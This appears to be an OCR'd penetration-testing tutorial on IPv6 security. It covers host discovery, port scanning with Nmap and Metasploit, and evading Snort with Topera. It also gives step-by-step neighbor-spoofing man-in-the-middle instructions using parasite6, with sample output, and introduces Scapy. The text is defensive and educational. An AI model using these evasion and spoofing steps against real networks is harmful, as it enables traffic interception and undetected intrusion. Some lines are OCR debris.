


**Figure 1.** *IPv6 Security Concerns*

## SCANNING

The IPv4 ARP protocol goes away in IPv6. Its replacement consists of the ICMPv6 Neighbor Discovery (ND) and ICMPv6 Neighbor Solicitation (NS) protocols. Neighbor Discovery allows an IPv6 host to discover the link-local and auto-configured addresses of all other IPv6 systems on the local network. Neighbor Solicitation is used to determine if a given IPv6 address exists on the local subnet. The linklocal address is guaranteed to be unique per-host, per-link, by picking an address generated by the EUI-64 algorithm. This algorithm uses the network adapter MAC address to generate a unique IPv6 address. For example, a system with a hardware MAC of 01:02:03:04:05:06 would use a link-local address of fe80::0102:03FF:FE04:0506. An eight-byte prefix is created by taking the first three bytes of the MAC, appending FF:FE, and then the next three bytes of the MAC. In addition to link-local addresses, IPv6 also supports stateless auto-configuration. Stateless auto-configured addresses use the “2000::” prefix. More information about Neighbor Discovery can be found in RFC 2461.

### ALIVE6

In order to enumerate local hosts using the Neighbor Discovery protocol, we need a tool which can send ICMPv6 probes and listen for responses. We are going to use the alive6 program which can be downloaded at *http://www.aldeid.com/wiki/THC-IPv6-Attack-Toolkit/alive6*. The example below demonstrates how to use alive6 to discover IPv6 hosts attached to the network on the eth0 interface.

```
# alive6 eth0
Alive: fe80:0000:0000:0000:xxxx:xxff:fexx:xxxx
Alive: fe80:0000:0000:0000:yyyy:yyff:feyy:yyyy
Found 2 systems alive
```

## LINUX NEIGHBOR DISCOVERY TOOLS

The `ip` command, in conjunction with ‘ping6’, both included with many recent Linux distributions, can also be used to perform local IPv6 node discovery. The following commands demonstrate this method:

```
# ping6 -c 3 -I eth0 ff02::1 >/dev/null 2>&1
# ip neigh | grep ^fe80
fe80::211:43ff:fexx:xxxx dev eth0 lladdr 00:11:43:xx:xx:xx REACHABLE
fe80::21e:c9ff:fexx:xxxx dev eth0 lladdr 00:1e:c9:xx:xx:xx REACHABLE
   fe80::218:8bff:fexx:xxxx dev eth0 lladdr 00:18:8b:xx:xx:xx REACHABLE
```

## LOCAL BROADCAST ADDRESSES

IPv6 Neighbor Discovery relies on a set of special broadcast addresses in order to reach all local nodes of a given type. The table below enumerates the most useful of these addresses.

`FF01::1` – This address reaches all node-local IPv6 nodes
`FF02::1` – This address reaches all link-local IPv6 nodes
`FF05::1` – This address reaches all site-local IPv6 nodes

`FF01::2` – This address reaches all node-local IPv6 routers
`FF02::2` – This address reaches all link-local IPv6 routers
`FF05::2` – This address reaches all site-local IPv6 routers

## USING NMAP

The Nmap port scanner has support for IPv6 targets, however, it can only scan these targets using the native networking libraries and does not have the ability to send raw IPv6 packets. This limits TCP port scans to the `connect()` method, which while effective, is slow against firewalled hosts and requires a full TCP connection to identify each open port. Even with these limitations, Nmap is still the tool of choice for IPv6 port scanning. Older versions of Nmap did not support scanning link-local addresses, due to the requirement of an interface suffix. Trying to scan a link-local address would result in the following error.

```
# nmap -6 fe80::xxxx:xxxx:xxxx:xxxx
Starting Nmap 4.53 (http://insecure.org) at 2008-08-23 14:48 CDT
Strange error from connect (22):Invalid argument
```

The problem is that link-local addresses are interface specific. In order to talk to to the host at fe80::xxxx:xxxx:xxxx:xxxx, we must indicate which interface it is on as well. The way to do this on the Linux platform is by appending a "%" followed by the interface name to the address. In this case, we would specify "fe80::xxxx:xxxx:xxxx:xxxx%eth0". Recent versions of Nmap (4.68) now support the interface suffix and have no problem scanning link-local IPv6 addresses. Site-local addresses do not require a scope ID suffix, which makes them a little bit easier to use from an attacker's perspective (reverse connect code doesn't need to know the scope ID, just the address).

```
# nmap -6 fe80::xxxx:xxxx:xxxx:xxxx%eth0
Starting Nmap 4.68 (http://nmap.org) at 2008-08-27 13:57 CDT
PORT STATE SERVICE
22/tcp open ssh
```

## USING METASPLOIT

The development version of the Metasploit Framework includes a simple TCP port scanner. This module accepts a list of hosts via the RHOSTS parameter and a start and stop port. The Metasploit Framework has full support for IPv6 addresses, including the interface suffix. The following example scans ports 1 through 10,000 on the target fe80::xxxx:xxxx:xxxx:xxxx connected via interface eth0.

```
# msfconsole
msf> use auxiliary/discovery/portscan/tcp
msf auxiliary(tcp) > set RHOSTS fe80::xxxx:xxxx:xxxx:xxxx%eth0
msf auxiliary(tcp) > set PORTSTART 1
msf auxiliary(tcp) > set PORTSTOP 10000
msf auxiliary(tcp) > run
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:135
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:445
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1025
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1026
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1027
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1028
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1029
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1040
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:3389
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:5357
[*] Auxiliary module execution completed
```

In addition to TCP port scanning, the Metasploit Framework also includes a UDP service detection module. This module sends a series of UDP probes to every host defined by RHOSTS and prints out any responses received. This module works with any IPv6 address, including the broadcast. For example, the session below demonstrates discovery of a local DNS service that is listening on ::0 and responds to requests for the link-local all nodes broadcast address.

```
# msfconsole
msf> use auxiliary/scanner/discovery/sweep_udp
msf auxiliary(sweep_udp) > set RHOSTS ff02::1
msf auxiliary(sweep_udp) > run
[*] Sending 7 probes to ff02:0000:0000:0000:0000:0000:0000:0001 (1 hosts)
[*] Discovered DNS on fe80::xxxx:xxxx:xxxx:xxxx%eth0
[*] Auxiliary module execution completed
```

## SCANNING IPV6 ENABLED SERVICES


When conducting a penetration test against an IPv6 enabled system, the first step is to determine what services are accessible over IPv6. In the previous section, we described some of the tools available for doing this, but did not cover the differences between the IPv4 and IPv6 interfaces of the same machine. Consider the Nmap results below, the first set is from scanning the IPv6 interface of a Windows 2003 system, while the second is from scanning the same system's IPv4 address.

```
# nmap -6 -p1-10000 -n fe80::24c:44ff:fe4f:1a44%eth0
80/tcp open http
135/tcp open msrpc
445/tcp open microsoft-ds
554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1030/tcp open iad1
1032/tcp open iad3
1034/tcp open unknown
1035/tcp open unknown
1036/tcp open unknown
```

### MOLEHILL: INVISIBLE IPV6 SCANNER

Probably you all know what is Snort, It is one of the most used open source IDS (Intrusion Detection System) and basis for many commercial products. In IPv6 TCP can send a simple package, requesting a regular SYN, or we can send the same package by adding more layers to the IP header. One of the ways by which we can "fatten" the head are the "Extension Headers" of IPv6. These allow you to send extra information to the target system when needed or leave the basic IPv6 header as simple and light as possible. At this point we wonder how IDS would behave – Snort in this case – to an IPv6 packet "fed" based on Extension Headers. The result was surprising: Snort was not able to detect the attack launched in this way. In order to execute this hack, we are going to use "Topera" an IPv6 port scanner, which is similar to nmap, very simple to use, with limited but useful functionality. Here we show an example of its usefulness. We'll see how Snort can detect IPv6 scanning without a problem. Then we use Topera, seeing as said scanning Snort go unnoticed.

You can download this Topera at *http://toperaproject.github.io/topera/*




Applications
Places
Terminal - root@dani-navajanegra: /tmp/snort
File Edit View Terminal Go Help
root@dani-navajanegra: /etc/snort
root@dani-navajanegra: /tmp
root@bt: /media/psf/Projects/Topera
File Edit Tabs Help

```
cr0hn@iniqua.com# tail -f portscan.log

Time: 12/07-17:00:06.476165
event_ref: 0
fe80::21c:42ff:fef2:1310 -> fe80::bdb1:98c1:8b0:c408 (
Priority Count: 5
Connection Count: 7
IP Count: 1
Scanner IP Range: fe80::21c:42ff:fef2:1310:fe80::21c:4
Port/Proto Count: 7
Port/Proto Range: 111:995
```

```
# nmap -6 -PN -n fe80::bdb1:98c1:8b0:c408 -p0-1024

Starting Nmap 6.01 ( http://nmap.org ) at 2012-12-07 17:00 CE
Nmap scan report for fe80::bdb1:98c1:8b0:c408
Host is up (0.00022s latency).
Not shown: 1023 closed ports
PORT     STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 00:1C:42:65:A1:4E (Parallels)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
#
```

**Figure 2.** *Snort detects nmap doing a port scan*

Now we can see how we do with Topera scanning, right window, and Snort log file without displaying any alert:


Applications Places
Terminal - root@dani-navajanegra: /tmp/snort
File Edit View Terminal Go Help
root@dani-navajanegra: /etc/snort
root@dani-navajanegra: /tmp
root@bt: /media/psf/Projects/Topera
File Edit Tabs Help

```
cr0hn@iniqua.com# tail -f portscan.log
```


```
# ./Topera.py -t fe80::bdb1:98c1:8b0:c408 -e eth9

|-----------------------------------------------------|
| Topera - IPv6 analysis tool: the other side          |
|                                                      |
| Daniel Garcia a.k.a cr0hn (@ggdaniel)                |
| Rafael Sanchez (@r_a_ff_a_e_ll_o)                    |
|-----------------------------------------------------|

Starting Topera  ( http://iniqua.com ) at 2012-12-07 15:52:5
Scanning fe80::21c:42ff:fef2:1310 [1024 ports]
Not shown: 1021 closed ports
Topera scan report for fe80::21c:42ff:fef2:1310
PORT                 STATE
135/tcp              open
445/tcp              open

Topera done: 1 IP address (1 host up) scanned in 13.27 secon
# 
```

**Figure 3.** *Scanning Using Topera*

## NEIGHBOR SPOOFING

Neighbor Spoofing operation is almost analogous to ARP Spoofing, and likewise allows man in the middle attacks. IPv6 uses NDP (Neighbor Discovery Protocol) to discover the neighbors. Typical operation is that a team neighbor send an NS Solicitation to a multicast address when you communicate with a computer and having that address the IPv6 multicast message respond to a unicast Neighbor Advertisement message with its physical address (NA MAC). The NA message receiver would store it in the neighbor table.


However, as with IPv4 ARP protocol, an attacker can send an NA without having received the previous message of NS and do make the table cache storing the registration neighbors.



```
Source                     Destination                Protocol  Length  Info
fe80::f47c:d2ae:b534:40b2  fe80::f95c:b7c5:ea34:d3ff  ICMPv6     86 Neighbor Advertisement
fe80::f95c:b7c5:ea34:d3ff  fe80::f47c:d2ae:b534:40b2  ICMPv6     86 Neighbor Advertisement
fe80::f47c:d2ae:b534:40b2  ff02::1:3                  LLMNR      83 Standard query A srv
192.168.1.204              224.0.0.252                LLMNR      63 Standard query A srv
fe80::f95c:b7c5:ea34:d3ff  fe80::f47c:d2ae:b534:40b2  LLMNR     102 Standard query response
192.168.1.204              224.0.0.252                LLMNR      63 Standard query AAAA srv
fe80::f95c:b7c5:ea34:d3ff  fe80::f47c:d2ae:b534:40b2  LLMNR     102 Standard query response
fe80::f47c:d2ae:b534:40b2  fe80::f95c:b7c5:ea34:d3ff  ICMPv6    150 Destination Unreachable
```

```
 Flags: 0x60000000
   0... .... .... .... .... .... .... .... = Router: Not set
   .1.. .... .... .... .... .... .... .... = Solicited: Set
   ..1. .... .... .... .... .... .... .... = Override: Set
   ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
 Target Address: fe80::f47c:d2ae:b534:40b2 (fe80::f47c:d2ae:b534:40b2)
 ICMPv6 Option (Target link-layer address : 08:00:27:3f:05:4e)
   Type: Target link-layer address (2)
   Length: 1 (8 bytes)
   Link-layer address: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
```

**Figure 4.** *NA Package sent spoofing the IPv6 fe80 :: f47c: d2ae: B534: 40b2*



```
Source                      Destination                 Protocol  Length  Info
fe80::f47c:d2ae:b534:40b2   fe80::f95c:b7c5:ea34:d3ff   ICMPv6        86  Neighbor Advertisement
fe80::f95c:b7c5:ea34:d3ff   fe80::f47c:d2ae:b534:40b2   ICMPv6        86  Neighbor Advertisement
fe80::f47c:d2ae:b534:40b2   ff02::1:3                   LLMNR         63  Standard query A srv
192.168.1.204               224.0.0.252                 LLMNR         63  Standard query A srv
fe80::f95c:b7c5:ea34:d3ff   fe80::f47c:d2ae:b534:40b2   LLMNR        102  Standard query response
192.168.1.204               224.0.0.252                 LLMNR         63  Standard query AAAA srv
fe80::f95c:b7c5:ea34:d3ff   fe80::f47c:d2ae:b534:40b2   LLMNR        102  Standard query response
fe80::f47c:d2ae:b534:40b2   fe80::f95c:b7c5:ea34:d3ff   ICMPv6       150  Destination Unreachable
```

```
⊟ Flags: 0x60000000
    0... .... .... .... .... .... .... .... = Router: Not set
    .1.. .... .... .... .... .... .... .... = Solicited: Set
    ..1. .... .... .... .... .... .... .... = Override: Set
    ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
  Target Address: fe80::f95c:b7c5:ea34:d3ff (fe80::f95c:b7c5:ea34:d3ff)
⊟ ICMPv6 Option (Target link-layer address : 08:00:27:3f:05:4e)
    Type: Target link-layer address (2)
    Length: 1 (8 bytes)
    Link-layer address: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
```

**Figure 5.** *NA Package sent spoofing the IPv6 fe80 :: f95c: b7c5: EA34: d3ff*

The attack is performing spoofing of the IPv6 source address of the packet, to pretend that the message comes from the other source, but in both cases it gets the MAC address of the attacker.

## PARASITE6


One tool that implements this attack is parasite6. This tool is included in BackTrack. By default the tool performs man in the middle of all the clients that are discovered by IPv6 network.

1) First put an IPv6 address in BackTrack network interface that is on the network in which to make the attack.

Ifconfig eth0 inet6 add [ipv6]

2) Start parasite6


Parasite6 eth0



```
root@bt:~# parasite6 eth2
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::197c:4139:624a:4d62 as fe80::800:1cee:25f9:b85
Spoofed packet to fe80::800:1cee:25f9:b85 as fe80::197c:4139:624a:4d62
Spoofed packet to fe80::a00:27ff:fe9d:bc0b as fe80::800:1cee:25f9:b85
Spoofed packet to fe80::a00:27ff:fe9d:bc0b as fe80::197c:4139:624a:4d62
Spoofed packet to fe80::197c:4139:624a:4d62 as fe80::a00:27ff:fe9d:bc0b
Spoofed packet to fe80::800:1cee:25f9:b85 as fe80::a00:27ff:fe9d:bc0b
```

**Figure 6.** *Implementing IPv6*

3) Configure the routing




```
root@bt:~# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
root@bt:~#
```

**Figure 7.** *Enabling IPv6 Routing*

4) Activate a sniffer (Wireshark) and analyze the packets.

From that moment, we will start sending messages NA for man in the middle IPv6 addresses that are detected and will poison the neighbor tables of all of them.



```
Dirección de Internet                          Dirección física   Tipo
---------------------------------------------  -----------------  ----------
fc00::1                                        08-00-27-9d-bc-0b  Accesible
fc00::3                                        08-00-27-9d-bc-0b  Obsoleto
fe80::a00:27ff:fe9d:bc0b                       08-00-27-9d-bc-0b  Accesible
fe80::197c:4139:624a:4d62                      08-00-27-9d-bc-0b  Obsoleto
ff02::2                                        33-33-00-00-00-02  Permanente
ff02::c                                        33-33-00-00-00-0c  Permanente
ff02::16                                       33-33-00-00-00-16  Permanente
ff02::1:2                                      33-33-00-01-00-02  Permanente
ff02::1:3                                      33-33-00-01-00-03  Permanente
ff02::1:ff00:1                                 33-33-ff-00-00-01  Permanente
ff02::1:ff00:2                                 33-33-ff-00-00-02  Permanente
ff02::1:ff4a:4d62                              33-33-ff-4a-4d-62  Permanente
ff02::1:fff9:b85                               33-33-ff-f9-0b-85  Permanente
```

**Figure 8.** *Network Poisoned with parasite6*

## SCAPY PROJECT

Another tool that can be used to create the packages is Scapy, written in Python and to configure any network packet, including IPv6. This utility is perfect for the automated attacks.

## STARTING SCAPY

On the Linux machine, use this command to start scapy:


```
sudo scapy
```

## SENDING AN ICMPV6ECHOREQUEST PACKET WITH SCAPY

Creating an IPv6 Object

```
i = IPv6()
i.display()
```

Output would be customized to IPv6



```
>>> i=IPv6()
>>> i.display()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= ::1
  dst= ::1
>>> i.dst="2001:5c0:110c:9d00::1"
>>> i.display()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= 2001:5c0:110c:9d00:20c:29ff:fe5b:ee2a
  dst= 2001:5c0:110c:9d00::1
```


**Figure 9.** *Scapy in Action*

In the Linux machine, in the Terminal window, at the >>> prompt, execute these commands to assign the IPv6 destination address, using the address of your Windows machine instead of the address shown below:

```
i.dst = "2001:5c0:110c:9d00::1"
i.display()
```

Creating an ICMPv6EchoRequest object

```
ic = ICMPv6EchoRequest()
ic.display()
```



```
>>> ic = ICMPv6EchoRequest()
>>> ic.display()
###[ ICMPv6 Echo Request ]###
  type= Echo Request
  code= 0
  cksum= 0x0
  id= 0x0
  seq= 0x0
  data= ''
>>> sr1(i/ic)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=8 nh=ICMPv6 hlim=64 src=2001:5c0:110c:9d00::1 d
st=2001:5c0:110c:9d00:20c:29ff:fe5b:ee2a |<ICMPv6EchoReply  type=Echo Reply code=0
 cksum=0xbe8e id=0x0 seq=0x0 |>>
```


utput

**Figure 10.** *Response of Scapy*

Use these commands to send a packet with your name in it, and look at the reply:

```
ic.data = "YOUR NAME"
sr1(i/ic)
```

You should see a response with your name in it, as shown below



